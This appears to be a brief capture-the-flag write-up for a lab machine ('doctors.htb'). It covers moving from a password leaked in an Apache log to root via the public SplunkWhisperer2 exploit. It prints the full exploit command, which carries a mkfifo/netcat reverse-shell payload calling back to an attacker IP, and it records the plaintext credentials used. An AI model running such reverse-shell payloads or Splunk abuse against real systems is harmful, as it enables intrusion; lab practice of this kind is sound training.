
Privilege Escalation

getting shaun user

run enum script
//in apache2 log
//shaun password: Guitar123?




successfully login into shaun user




shaun2root


access splunk web page (use https://10.10.10.209:8089/)
//splunk ver.: 8.0.5




able to access service
//basic-realm credential: shaun:Guitar123




found an exploit for splunk to privilege escalate
//link: https://github.com/cnotin/SplunkWhisperer2/tree/master/PySplunkWhisperer2



now execute the script!
//python3 PySplunkWhisperer2_remote.py --host doctors.htb --lhost 10.10.14.19 --username shaun --password Guitar123 --payload "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.19 18890 >/tmp/f"
//hey it's root!!!!!



grab root flag



Creds

Flags

Write-up Images